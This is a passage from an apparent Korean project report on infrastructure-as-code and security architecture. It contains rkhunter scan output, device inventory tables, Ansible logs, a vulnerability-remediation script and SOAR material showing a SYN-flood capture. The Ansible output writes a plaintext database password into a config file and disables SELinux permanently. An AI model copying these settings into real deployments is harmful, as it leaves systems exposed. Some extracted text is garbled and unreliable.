Checking rkhunter data files...
Checking file mirrors.dat [ No update ]
Checking file programs_bad.dat [ No update ]
Checking file backdoorports.dat [ No update ]
Checking file suspscan.dat [ No update ]
Checking file i18n/cn [ No update ]
Checking file i18n/de [ No update ]
Checking file i18n/en [ No update ]
Checking file i18n/tr [ No update ]
Checking file i18n/tr.utf8 [ No update ]
Checking file i18n/zh [ No update ]
Checking file i18n/zh.utf8 [ No update ]
Checking file i18n/ja [ No update ]


----- Start Rootkit Hunter Scan -----
Warning: The file properties have changed:
File: /usr/bin/curl
Current inode: 34141672 Stored inode: 33997795
Warning: The file properties have changed:
File: /usr/bin/which
Current inode: 33778621 Stored inode: 33811572
Warning: The SSH and rkhunter configuration options should be the same:
SSH configuration option 'PermitRootLogin': yes
Rkhunter configuration option 'ALLOW_SSH_ROOT_USER': unset
```


루트킷 헌터 검사결과를 메일로 확인

root 취약점 발견

## 4. 인프라 구축 자동화

### 가) 코드 흐름도





#### 나) 자동화 DB 테이블

# 자동화 DB

The screenshot displays two separate instances of the phpMyAdmin interface, each showing a different database table.

**Top Window (phpMyAdmin - localhost):**

- Database: `network`
- Table: `network`
- Structure:

	id	ip	device_type	device_name	location	username	password
1	1.10.1	Router	core-r-01	Area 0 (CO)			
2	2.10.1	Router	core-r-01	Area 0 (CO)			
3	3.10.1	Router	core-r-01	Area 0 (CO)			
4	4.10.1	Router	core-r-02	Area 0 (CO)			
5	5.10.1	Router	core-r-01	Area 0 (CO)			
6	6.20.1	IPS	mn-ips	Area 1 (MN)			
7	7.10.1	Router	mn-r-02	Area 1 (MN)			
8	8.10.1	Router	mn-r-01	Area 1 (MN)			
9	9.10.1	Switch	mn-sw-01	Area 1 (MN)			
10	10.10.1	Switch	mn-sw-02	Area 1 (MN)			
11	11.10.1	Switch	mn-sw-03	Area 1 (MN)			
12	12.10.1	Router	br-core-01	Area 2			
13	13.10.1	Router	br-r-01	Area 2			
14	14.10.1	Router	br-r-02	Area 2			
15	15.10.1	Router	ipr-ar3-r-01	Area 3			
16	16.10.1	Router	ar3-ar4-r-02	Area 3			
17	17.10.1	Router	ar4-r-01	Area 4			
18	18.10.1	Router	pt-ar4-r-02	Area 4			
19	19.20.1	IPS	pt-ips	RIPv2 (PT)			
20	20.10.1	Router	pt-r-01	RIPv2 (PT)			
21	21.10.1	Router	pt-r-02	RIPv2 (PT)			
22	22.10.1	Router	pt-r-03	RIPv2 (PT)			
23	23.10.1	Router	pt-r-04	RIPv2 (PT)			
24	24.10.1	Switch	pt-sw-01	RIPv2 (PT)			
25	25.10.1	Switch	pt-sw-02	RIPv2 (PT)			

- Query results:

```
0-24행 표시 중 (전체 23, 실제 실행시간: 0.0002 초)
SELECT * FROM `network`;
```

**Bottom Window (phpMyAdmin - localhost):**

  - Database: `server`
  - Table: `server`
  - Structure:

	id	ip	os	username	password	device_name	location
1	1.10.1	rocky	hq backup	hq			
2	2.10.1	ubuntu	hq db	hq			
3	3.10.1	ubuntu	hq nscsi	hq			
4	4.10.1	rocky	hq mail	hq			
5	5.10.1	ubuntu	pr nfs	br			
6	6.10.1	windows	br tscsi	br			
7	7.10.1	rocky	br drscl	br			
8	8.10.1	rsf	br web	br			
9	9.10.1	red	br db	br			
10	10.10.1	centos	br search	br			
11	11.10.1	ubuntu	dmn dnsclm	dmn			
12	12.10.1	rocky	dmn hyperv	dmn			
13	13.10.1	ubuntu	dmn web3	dmn			
14	14.10.1	rocky	dmn web2	dmn			
15	15.10.1	ubuntu	dmn mail	dmn			
16	16.10.1	ubuntu	dmn webboard	dmn			
17	17.10.1	rocky	mn-elk	mn			
18	18.10.1	ubuntu	mn db	mn			
19	19.10.1	rocky	mn soar	mn			
20	20.10.1	rocky	mn monitorix	mn			
21	21.10.1	rocky	mn mutt	mn			
22	22.10.1	rocky	mn cacti	mn			
23	23.10.1	rocky	pt nf5	pt			

  - Query results:

```
0-22행 표시 중 (전체 23, 실제 실행시간: 0.0002 초)
SELECT * FROM `server`;
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	61 / 104

### 다) ansible 결과

ansible 실행결과	
<pre>문서 출력 디버그 쿤슬 터미널 프트 ● [root@a_11]# ansible-playbook f_rocky_httpd.yaml -k -K SSH password: BECOME password[defaults to SSH password]: PLAY [Rocky Linux 9(0) Cacti 설치 및 설정] ok: [172.16.18.95]  TASK [Gathering Facts] ok: [172.16.18.90] ok: [172.16.18.91]  TASK [Install essential packages (httpd, epel-release, expect, python3)] ok: [172.16.18.90] ok: [172.16.18.91]  TASK [Install remi-release RPM with noplpgcheck] ok: [172.16.18.91] ok: [172.16.18.90]  TASK [Disable remi-modular repository to avoid dependency conflicts] changed: [172.16.18.90] changed: [172.16.18.91]  TASK [Enable remi-safe repository (required for dependencies)] changed: [172.16.18.90] changed: [172.16.18.91]  TASK [Enable CodeReady Builder repository (crb)] changed: [172.16.18.90] changed: [172.16.18.91]  TASK [Install epel-next-release (optional)] changed: [172.16.18.90] changed: [172.16.18.91]</pre>	<pre>문서 출력 디버그 쿤슬 터미널 프트 ● [root@a_11]# ansible-playbook f_rocky_cacti.yaml -k -K SSH password: BECOME password[defaults to SSH password]: PLAY [Rocky Linux 9(0) Cacti 설치 및 설정] ok: [172.16.18.95]  TASK [Gathering Facts] ok: [172.16.18.95]  TASK [Disable SELinux permanently] [WARNING]: SELinux state change will take effect next reboot ok: [172.16.18.95]  TASK [Set SELinux to permissive (immediate effect)] changed: [172.16.18.95]  TASK [epel-release 설치] ok: [172.16.18.95]  TASK [설수 패키지 설치] ok: [172.16.18.95]  TASK [MariaDB 서비스 시작 및 활성화] ok: [172.16.18.95]  TASK [Cacti DB 생성] ok: [172.16.18.95]  TASK [Cacti 사용자와 DB 권한 부여] ok: [172.16.18.95]  TASK [MariaDB timezone 정보 import] changed: [172.16.18.95]  TASK [Cacti 사용자에 mysql.time_zone_name SELECT 권한 부여] ok: [172.16.18.95]  TASK [MariaDB 설정 조작을 추가] ok: [172.16.18.95]  TASK [MariaDB 서비스 재시작] ok: [172.16.18.95]</pre>
httpd 실행	cacti 실행
<pre>TASK [Install inxi tool (optional)] ok: [172.16.18.90] ok: [172.16.18.91]  TASK [Install PHP 8.4 and related packages directly from remi repository] ok: [172.16.18.91] ok: [172.16.18.90]  TASK [Install MariaDB server] ok: [172.16.18.91] ok: [172.16.18.90]  TASK [Start and enable MariaDB service] ok: [172.16.18.90] ok: [172.16.18.91]  TASK [Restart Apache httpd service] changed: [172.16.18.91] changed: [172.16.18.90]  TASK [Restart PHP-FPM service] changed: [172.16.18.90] changed: [172.16.18.91]  PLAY RECAP 172.16.18.90      : ok=13  changed=6    unreachable=0   failed=0   skipped=0   rescued=0 172.16.18.91      : ok=13  changed=6    unreachable=0   failed=0   skipped=0   rescued=0</pre>	<pre>TASK [Cacti 사용자에 mysql.time_zone_name SELECT 권한 부여] ok: [172.16.18.95]  TASK [MariaDB 설정 조작을 추가] ok: [172.16.18.95]  TASK [MariaDB 서비스 제시작] changed: [172.16.18.95]  TASK [etc/cacti/db.conf 정보 설정] ok: [172.16.18.95] =&gt; (item='regexp': '^\s*database_hostname', 'line': 'database_hostname = "localhost";') ok: [172.16.18.95] =&gt; (item='regexp': '^\s*database_username', 'line': 'database_username = "cacti";') ok: [172.16.18.95] =&gt; (item='regexp': '^\s*database_password', 'line': 'database_password = "add123@";') ok: [172.16.18.95] =&gt; (item='regexp': '^\s*database_default', 'line': 'database_default = "cacti";')  TASK [php.ini 설정 변경] ok: [172.16.18.95]  TASK [Cacti Poller 크론蒂 설정] ok: [172.16.18.95]  TASK [Apache Cacti 설정 바꾸] ok: [172.16.18.95]  TASK [Allow HTTP In firewalld] ok: [172.16.18.95]  PLAY RECAP 172.16.18.95      : ok=19  changed=4    unreachable=0   failed=0   skipped=0   rescued=0   ignored=0</pre>
httpd 실행 결과	cacti 실행 결과



## 라) ansible 파일

### ansible-list

DNS	RedHat	rocky_dns.yaml
	Debian	ubuntu_dns.yaml
NginX	RedHat	rocky_nginx.yaml
	Debian	ubuntu_nginx.yaml
Apache	RedHat	rocky_apache.yaml
	Debian	ubuntu_apache.yaml
wordpress	RedHat	rocky_wp.yaml
	Debian	ubuntu_wp.yaml
ha proxy	RedHat	rocky_proxy.yaml
	Debian	ubuntu_proxy.yaml
pydio	RedHat	rocky_pydio.yaml
	Debian	ubuntu_pydio.yaml
roundcoube	RedHat	rocky_rc.yaml
	Debian	ubuntu_rc.yaml
mariadb	RedHat	rocky_maria.yaml
	Debian	ubuntu_maria.yaml
phpmyadmin	RedHat	rocky_php.yaml
	Debian	ubuntu_php.yaml
nfs	RedHat	rocky_nfs.yaml
	Debian	ubuntu_nfs.yaml
cacti	RedHat	rocky_cacti.yaml
	Debian	ubuntu_cacti.yaml
mrtg	RedHat	rocky_mrtg.yaml
	Debian	ubuntu_mrtg.yaml
monitorix	RedHat	rocky_monitorix.yaml
	Debian	ubuntu_monitorix.yaml
elastic	RedHat	rocky_elastic.yaml
	Debian	ubuntu_elastic.yaml
rkhunter	RedHat	rocky_rkhunter.yaml
	Debian	ubuntu_rkhunter.yaml



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	63 / 104

### 마) 서버/네트워크 설치 결과

#### 설치 결과

```
PS C:\Users\TJ\Desktop\ba\guideline> start
1. Network
2. Server
카테고리를 선택하세요 (번호 입력): 1
--- Network 명령어 선택 ---
1. set nat
2. set glbp
3. set ospf
4. set rip
5. set eigrp
6. set ipsec
7. set pat
8. set static
9. set vlan
10. set ipv6
11. set tunneling
12. set ospf redistribute
13. set key_chain
14. set offset
15. set distribute
16. set accesslist
명령어를 선택하세요 (번호 입력): 3
set ospf 명령어 실행 중...
PLAY [Setting OSPF] ****
TASK [Gathering Facts] ****
ok: [10      ]
TASK [Enter ip into interface] ****
ok: [10      ]
TASK [OSPF Settings] ****
ok: [10      ]
TASK [OSPF neighbor Registration] ****
ok: [10      ]
PLAY RECAP ****
: ok=4    changed=0   unreachable=0   failed=0   skipped=0   rescued=0   ignored=0
설정이 완료되었습니다.
```


→ 자동화 코드 실행

## 5. 보안 정책

### 가) 주요정보통신기반 시설 취약점 점검

#### ㄱ) 취약점 점검 및 개선 흐름도

주정통 취약점 점검 및 개선 흐름도





## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	65 / 104

## └) 점검 결과 DB



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	66 / 104

#### ㄷ) 취약점 점검 및 개선 코드

취약점 개선							
PS C:\Users\TJ\Desktop\ba\guideline> & C:\Users\TJ\AppData\Local\Microsoft\WindowsApps\python3.13.exe c:/Users/TJ/Desktop/ba/guideline/module/Unix.py 발견된 라인: /var/spool/mail/testuser 소유자 없는 파일 발견: /var/spool/mail/testuser 파일을 삭제합니다...							
→ 소유권이 없는 파일이 존재하는 취약점 진단							
취약점 개선 전				취약점 개선 후			
							
<input type="checkbox"/> 수정 <input checked="" type="checkbox"/> 복사 <input type="checkbox"/> 삭제 <input type="checkbox"/> 모두 선택 선택한 것들: <input type="checkbox"/> 수정 <input checked="" type="checkbox"/> 복사 <input type="checkbox"/> 삭제 <input type="checkbox"/> 내보내기  <input type="checkbox"/> 모두 보기 행 개수: 25 행 필터링: 현재 테이블 검색				<input type="checkbox"/> 수정 <input checked="" type="checkbox"/> 복사 <input type="checkbox"/> 삭제 <input type="checkbox"/> 모두 선택 선택한 것들: <input type="checkbox"/> 수정 <input checked="" type="checkbox"/> 복사 <input type="checkbox"/> 삭제 <input type="checkbox"/> 내보내기  <input type="checkbox"/> 모두 보기 행 개수: 25 행 필터링: 현재 테이블 검색 기호 정렬: 없음			
<a href="#">위리 결과 처리방법</a>  <a href="#">인쇄</a> <a href="#">클립보드에 복사하기</a> <a href="#">내보내기</a> <a href="#">차트 표시</a> <a href="#">큐 생성</a>				<a href="#">인쇄</a> <a href="#">클립보드에 복사하기</a> <a href="#">내보내기</a> <a href="#">차트 표시</a> <a href="#">큐 생성</a>			




## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축


문서 번호	FN-002
수정일	2025-08-11
페이지	67 / 104

### 나) 침입탐지시스템 ( SIEM )

#### ㄱ) 보안장비




#### ㄴ) kibana를 활용한 로그분석



## 다) SOAR

### ㄱ) SOAR 흐름도





## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	69 / 104

### ㄴ) 공격 전 상태 및 탐지

#### SOAR 실행

새로운 로그 없음.  
[...]

SOAR 프로그램이 실행되어 "새로운 로그 없음" 상태로 대기 중임을 확인할 수 있음

#### 공격이 ASA를 넘어서 들어오는 패킷 확인 ( IPS와 IDS 사이의 패킷 )

Standard input에서 접속 중 [R1 FastEthernet0/0 to ASA-V-1 Ethernet1]  
파일(으) 문서(으) 보기(으) 이동(으) 접속(으) 복석(으) 통계(으) 전화(으) 무선(W) 도구(으) 도움말(으)

tcp

No.	Time	Source	Destination	Protocol	Length	Info
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn07 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn08 = 88 [SYN] Seq=0 Win=512 Len=0
42709	2025-08-08 19:46:49.057621	172.16.15.66	피해자	TCP	68	Syn09 = 88 [SYN] Seq=0 Win=512 Len=0
